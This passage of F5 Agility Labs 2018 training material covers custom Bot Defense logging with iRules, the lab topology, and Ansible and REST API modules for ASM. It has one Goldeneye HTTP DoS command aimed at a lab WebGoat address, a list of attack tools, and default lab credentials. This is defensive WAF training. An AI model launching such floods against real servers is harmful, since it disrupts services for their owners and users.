2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41568	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41524	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41544	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41476	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41508	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41448	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41520	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41444	NA	10.1.10.145	80	0	NA
2018-08-09 23:27:10	/Common/asm_vs	/Common/module3		10.1.10.51	41484	NA	10.1.10.145	80	0	NA


Task 3 - Custom logging with iRules

Lets say for a minute you wanted to customize your Bot Defense logging. iRules make this easy.


1. Navigate to **Local Traffic -> iRules -> iRule List** then click **Create**.
2. Paste the following code block into the new iRule and call it **bots**.

```
when BOTDEFENSE_ACTION {
  set log "BOTDEFENSE:"
  append log " uri [HTTP::uri]"
  append log " cs_possible [BOTDEFENSE::cs_possible]"
  append log " cs_allowed [BOTDEFENSE::cs_allowed]"
  append log " cs_attribute(device_id) [BOTDEFENSE::cs_attribute device_
↪id]"
```


```
   append log " cookie_status [BOTDEFENSE::cookie_status]"
   append log " cookie_age [BOTDEFENSE::cookie_age]"
   append log " device_id [BOTDEFENSE::device_id]"
   append log " support_id [BOTDEFENSE::support_id]"
   append log " previous_action [BOTDEFENSE::previous_action]"
   append log " previous_support_id [BOTDEFENSE::previous_support_id]"
   append log " previous_request_age [BOTDEFENSE::previous_request_age]"
   append log " bot_signature [BOTDEFENSE::bot_signature]"
   append log " bot_signature_category [BOTDEFENSE::bot_signature_
↪category]"
   append log " captcha_status [BOTDEFENSE::captcha_status]"
   append log " captcha_age [BOTDEFENSE::captcha_age]"
   append log " default action [BOTDEFENSE::action]"
   append log " reason \"[BOTDEFENSE::reason]\""
   log local0.info $log
}
```



3. Navigate to **Local Traffic -> Virtual Servers -> asm_vs** and click the **Resources Tab**.
4. Click the **Manage** button next to iRules.




5. Add the iRule to the virtual server by selecting it and clicking the << button, then clicking **Finished**.



6. Launch Goldeneye again with the following command (run it a few times in a row):

```
python /opt/goldeneye.py http://10.1.10.145/WebGoat/login -d -w 50 -s 200
```


7. View the Local Traffic log under **System -> Logs -> Local Traffic**:



Timestamp	Log Level	Host	Service	Status Code	Event
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm2[5157]		Rule /Common/bots <BOTDEFENSE_ACTION>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> uri cs_attribute(device_id) 0 cookie_status not_received cookie_age -1 device_id 0 support_id 1787 previous_request_age 0 bot_signature bot_signature_category captcha_status not_received cap challenge, during grace period"
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm[5157]		Rule /Common/bots <BOTDEFENSE_ACTION>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> uri cs_allowed 0 cs_attribute(device_id) 0 cookie_status not_received cookie_age -1 device_id 0 su previous_request_age 0 bot_signature bot_signature_category captcha_status not_received cap challenge, during grace period"
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm2[5157]		Rule /Common/bots <BOTDEFENSE_ACTION>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> uri cs_possible 1 cs_allowed 0 cs_attribute(device_id) 0 cookie_status not_received cookie_age -1 previous_support_id 0 previous_request_age 0 bot_signature bot_signature_category captcha_s Cookie: Unable to challenge, during grace period"
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm[5157]		Rule /Common/bots <BOTDEFENSE_ACTION>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> uri cs_allowed 0 cs_attribute(device_id) 0 cookie_status not_received cookie_age -1 device_id 0 su previous_request_age 0 bot_signature bot_signature_category captcha_status not_received cap challenge, during grace period"
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm[5157]		Rule /Common/bots <BOTDEFENSE_ACTION>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> uri m6JHOk7fP=FXf10NmnhfDx&cxnJg2T=1g3N8ECfnxP&inEo=80SGKl8YvBmo8mkyR4E&BUU cs_attribute(device_id) 0 cookie_status not_received cookie_age -1 device_id 0 support_id 1787 previous_request_age 0 bot_signature bot_signature_category captcha_status not_received cap challenge, during grace period"
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm[5157]		Rule /Common/bots <BOTDEFENSE_ACTION>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> uri cookie_status not_received cookie_age -1 device_id 0 support_id 16258633810366479858 prev bot_signature_category captcha_status not_received captcha_age -1 default action redirect_cha
Fri Aug 10 00:58:57 EDT 2018	info	bigip01	tmm2[5157]		Rule /Common/bots <BOTDEFENSE_ACTION>: BOTDEFENSE: Attacking_IP 10.1.10.51 -> uri 1 cs_allowed 0 cs_attribute(device_id) 0 cookie_status not_received cookie_age -1 device_id 0 previous_request_age 0 bot_signature bot_signature_category captcha_status not_received cap challenge, during grace period"

8. Now lets say we only wanted to see the attacking IP address and the reason. Modify the iRule so it looks like the one below by commenting out the lines you're not interested in (you could also remove them):

```
   when BOTDEFENSE_ACTION {
    set log "BOTDEFENSE:"
    append log " Attacking_IP [IP::client_addr] ->"
    #append log " uri [HTTP::uri]"
    #append log " cs_possible [BOTDEFENSE::cs_possible]"
    #append log " cs_allowed [BOTDEFENSE::cs_allowed]"
    #append log " cs_attribute(device_id) [BOTDEFENSE::cs_attribute␣
↪device_id]"
    #append log " cookie_status [BOTDEFENSE::cookie_status]"
    #append log " cookie_age [BOTDEFENSE::cookie_age]"
    #append log " device_id [BOTDEFENSE::device_id]"
    #append log " support_id [BOTDEFENSE::support_id]"
    #append log " previous_action [BOTDEFENSE::previous_action]"
    #append log " previous_support_id [BOTDEFENSE::previous_support_id]"
    #append log " previous_request_age [BOTDEFENSE::previous_request_age]"
    #append log " bot_signature [BOTDEFENSE::bot_signature]"
    #append log " bot_signature_category [BOTDEFENSE::bot_signature_
↪category]"
    #append log " captcha_status [BOTDEFENSE::captcha_status]"
    #append log " captcha_age [BOTDEFENSE::captcha_age]"
    #append log " default action [BOTDEFENSE::action]"
    append log " reason \"[BOTDEFENSE::reason]\""
    log local0.info $log
}
```



9. Run the attack again, then refresh the logs to see the difference.

Note: These iRules could generate a lot of noise and may not be appropriate for production use without some filtering or rate limiting.

Note: In this lab we used iRules to customize Bot Defense logging, but it can also be used to modify Bot Defense behavior. For more information see `https://devcentral.f5.com/wiki/iRules.BOTDEFENSE__action.ashx`.

---

10. Remove the iRule and DoS Profile from the Virtual Server before you continue.

This concludes module 3.

6

Class 6: ASM 342 - WAF Programmability

Welcome to F5's Agility Labs, 2018 edition! This class will focus on how to interact with ASM using the REST API, demonstrating how the API can be used to help with daily tasks and improve security.

The goal of this class to help students become familar with the iControl Rest API as it is related to ASM. It takes the student from little or no knowledge demostrating to the students the concepts and tools to get started, as well as some more complex examples written in Python.

This is the 4th 4-hour class focused on ASM. The other 3 classes are based on

Succeeding with Application Security

Here is a complete listing of all ASM classes offered at this years agility.

ASM141 - Good WAF Security - Getting started with ASM

ASM241 - Elevated WAF Security - Elevating ASM Protection

ASM341 - High and Maximum WAF Security - Maximizing ASM Protection

ASM342 - WAF Programmability - Enhancing ASM Security and Manageability

6.1 Lab Environment & Topology

Warning: All work is done from the Linux client/jumphost (client01), which can be access via RDP (Windows Remote Desktop) or ssh. No installation or interaction with your local system is required.

All pre-built environments implement the Lab Topology shown below. Please review the topology first, then find the section matching the lab environment you are using for connection instructions.

6.1.1 Environment

Linux client (client01):

- Web Attack Tools: (Only used in 141,241,341 classes)
- Goldeneye - HTTP DOS Tool
- Metasploit - Pen testing framework

- nmap/nping - Network mapper
- Slowhttptest - HTTP DOS Tool
- wapiti - web application auditor
- w3af - web application auditor
- Burp Suite Community Edition - HTTP Request Manipulation
- Api Tools: (Only used in 342 Programmability class)
- Ansible - Automation platform
- curl - command line webclient, will be used to interact with the iControl Rest API
- Postman - Graphical based Restful Client, will be used to interact with the iControl Rest API
- python - general programming language used to interact with the iControl Rest API


Linux server (server01): (Only used in 141,241,341 classes)

- WebGoat 8 - deliberately insecure web application

6.1.2 Lab Topology

The network topology implemented for this lab is very simple, since the focus of the lab is Control Plane programmability rather than Data Plane traffic flow we can keep the data plane fairly simple. The following components have been included in your lab environment:


- 1 x Ubuntu Linux 18.04 client, with client tools installed - aptly named: client01
- 1 x F5 BIG-IP VE (v13.1.0.5) running ASM and LTM - aptly named: bigip01
- 1 x Ubuntu Linux 18.04 serve, with webgoat 8 installed - aptly named: server01



The following table lists VLANS, IP Addresses and Credentials for all components:

Component	mgmtnet IP	clientnet IP	servernet IP	Credentials
Linux Client (client01)	10.1.1.51	10.1.10.51	N/A	https- `f5student:password`
Bigip (bigip01)	10.1.1.245	10.1.10.245	10.1.20.245	https - `admin:password` ssh - `f5student:password`
Linux Server (server01)	10.1.1.252	N/A	10.1.20.252	ssh - `f5student:password`

A graphical representation of the lab:



Note: External links are not required reading for the lab, rather supplemental if you you would like to get a different take or additional info.

Note: Replace all instances of <bigip> with the management ip of the bigip1, 10.1.1.245. The $password referenced in the curl commands is an environment variable, there is no need to modify it.

6.2 Module 1: Ansible

Expected time to complete: **1 hours**

Intro

Ansible is an automated configuration tool that uses config files written in YAML to push configurations to devices and rollback.

Some benefits of Ansible:

Agentless - As long as the system can be ssh'd into and has python, it can be configured with Ansible.

Idempotent - Ansible's whole architecture is structured around the concept of idempotency. The core idea here is that you only do things if they are needed and that things are repeatable without side effects. More than anything else this sold me over Puppet and Chef.

Declarative Not Procedural - Other configuration tools tend to be procedural — do this and then do that and so on. Ansible works by writing a description of the state of the machine that you want and then it takes steps to fulfill that description.

Learning Curve - Ansible typically take much less time to understand than tools like Chef or Puppet.

Although the ASM Ansible functionality is currently limited to policy creation/importation, F5 has invested heavily in developing an Ansible library to interact with the BIG-IP iControl Rest API. Curiosity has grown greatly over the last year and we want to demonstrate how to get started with Ansible and ASM, as future releases will enhance Ansible's ASM capabilities.

This first module covers the following topics:

6.2.1 Lab 1.1: Ansible Policy Creation

Task 1 - Using Ansible to create a ASM Policy

All scripts in this module are run from the cli (Terminal Emulator icon on the desktop).

Run the following command to create an ASM policy named **ansible1** (this may take a couple of minutes):

```
ansible-playbook /etc/ansible/playbooks/ansible1.yaml -i /etc/ansible/inventory/  -vvv
```

Go to the Bigip WebUI and navigate to Security->Application Security->Security Policies->Policies List

You should now see a policy named ansible1

Inspect the policy

Ansible Configuration Explained

First ansible must know which hosts to apply the configuration, here we have defined a group called “bigips”.

ansible1.yaml:

```
---

#### This playbook creates a ASM policy named ansible1

- name: create ansible1 policy
  hosts: bigips
  connection: local
  gather_facts: False
  environment:
      F5_SERVER: "{{ ansible_ssh_host }}"
      F5_USER: "{{ bigip_user }}"
      F5_PASSWORD: "{{ bigip_password }}"
      F5_SERVER_PORT: "{{ bigip_port }}"
      F5_VALIDATE_CERTS: "{{ validate_certs }}"

  tasks:
    - name: Create ASM policy, compact XML file
      bigip_asm_policy:
        name: ansible1
        template: SharePoint 2007 (http)

  post_tasks:
    - name: Save the running BIG-IP configuration to disk
      bigip_config:
        save: True
      register: result
```

The group bigips is pulled from /etc/ansible/inventory/hosts, here we only have one host defined, more can be added under the [bigips] stanza.

hosts:

```
[bigips]
bigip01
```

The environment variables are pulled from /etc/ansible/inventory/groups_vars/bigips/all.yaml

```
---

#### This playbook creates a ASM policy named ansible1

- name: create ansible1 policy
  hosts: bigips
  connection: local
  gather_facts: False
  environment:
      F5_SERVER: "{{ ansible_ssh_host }}"
      F5_USER: "{{ bigip_user }}"
      F5_PASSWORD: "{{ bigip_password }}"
      F5_SERVER_PORT: "{{ bigip_port }}"
      F5_VALIDATE_CERTS: "{{ validate_certs }}"

```

```
  tasks:
    - name: Create ASM policy, compact XML file
      bigip_asm_policy:
        name: ansible1
        template: SharePoint 2007 (http)

  post_tasks:
    - name: Save the running BIG-IP configuration to disk
      bigip_config:
        save: True
      register: result
```

all.yaml:

Note: Note that the password variable is masked.

```
bigip_user: admin
bigip_password: ******
bigip_port: "443"
bigip_partition: "Common"
validate_certs: "false"
```

In line 18, the bigip_asm_policy directive is used to tell ansible we are going to modify/create a policy. Line 19 is the name of the policy, line 20 is the Rapid Deployment template that we will use.

ansible1.yaml:

```
---

#### This playbook creates a ASM policy named ansible1

- name: create ansible1 policy
  hosts: bigips
  connection: local
  gather_facts: False
  environment:
      F5_SERVER: "{{ ansible_ssh_host }}"
      F5_USER: "{{ bigip_user }}"
      F5_PASSWORD: "{{ bigip_password }}"
      F5_SERVER_PORT: "{{ bigip_port }}"
      F5_VALIDATE_CERTS: "{{ validate_certs }}"

  tasks:
    - name: Create ASM policy, compact XML file
      bigip_asm_policy:
        name: ansible1
        template: SharePoint 2007 (http)

  post_tasks:
    - name: Save the running BIG-IP configuration to disk
      bigip_config:
        save: True
      register: result
```

Starting with line 22, post tasks are declared. These are tasks that will take place after the policy has been created. Here we will save the policy to disk (otherwise it is only in the running config).

ansible1.yaml:

```
---

#### This playbook creates a ASM policy named ansible1

- name: create ansible1 policy
  hosts: bigips
  connection: local
  gather_facts: False
  environment:
      F5_SERVER: "{{ ansible_ssh_host }}"
      F5_USER: "{{ bigip_user }}"
      F5_PASSWORD: "{{ bigip_password }}"
      F5_SERVER_PORT: "{{ bigip_port }}"
      F5_VALIDATE_CERTS: "{{ validate_certs }}"

  tasks:
    - name: Create ASM policy, compact XML file
      bigip_asm_policy:
        name: ansible1
        template: SharePoint 2007 (http)

  post_tasks:
    - name: Save the running BIG-IP configuration to disk
      bigip_config:
        save: True
      register: result
```

Why Ansible and Limitations of the F5 ASM Ansible module

More information on F5's ansible module can be found here F5 and Ansible On GitHub

F5's SYS and LTM Ansible module are more feature rich (close to covering all features), the ASM module is currently limited to policy import, activation/deactivation and creation. Over time this will change as F5 has a strong partnership with Ansible.

Current F5 ASM Ansible Capabilities

Policy Activation/Deactivation

Blank Policy Creation

XML Policy Import

Binary Policy Import

Policy Creation using Application-Ready Templates

6.2.2 Review

This concludes module1 of the class.

Once again the features that are supported for the ASM ansible module are:

Policy Activation/Deactivation

Blank Policy Creation

XML Policy Import

Binary Policy Import

Policy Creation using Application-Ready Templates

The LTM and Sys modules are much more feature rich, and most configuration options are available.

Further Reading (optional)

F5 ASM Ansible capabilities

F5 Ansible Github Repository

6.3 Module 2: Viewing and Manipulating the Rest API via curl

Expected time to complete: **1 hours**

Intro

If you have experience with another RestFul API, the F5 RestFul API will be very familiar. If you have no familiarity with a RestFul API, don't worry there are only a few key concepts to understand.

The Rest API uses HTTP requests with a combination certain uri and HTTP verbs/commands

All queries to ASM begin with the uri /mgmt/tm/asm .

For example, querying the uri /mgmt/tm/asm/policies (https://<mgmt ip>/mgmt/tm/asm/policies) will display all asm policies in JSON format.

Other URIs:

/mgmt/tm/asm (root asm configuration)

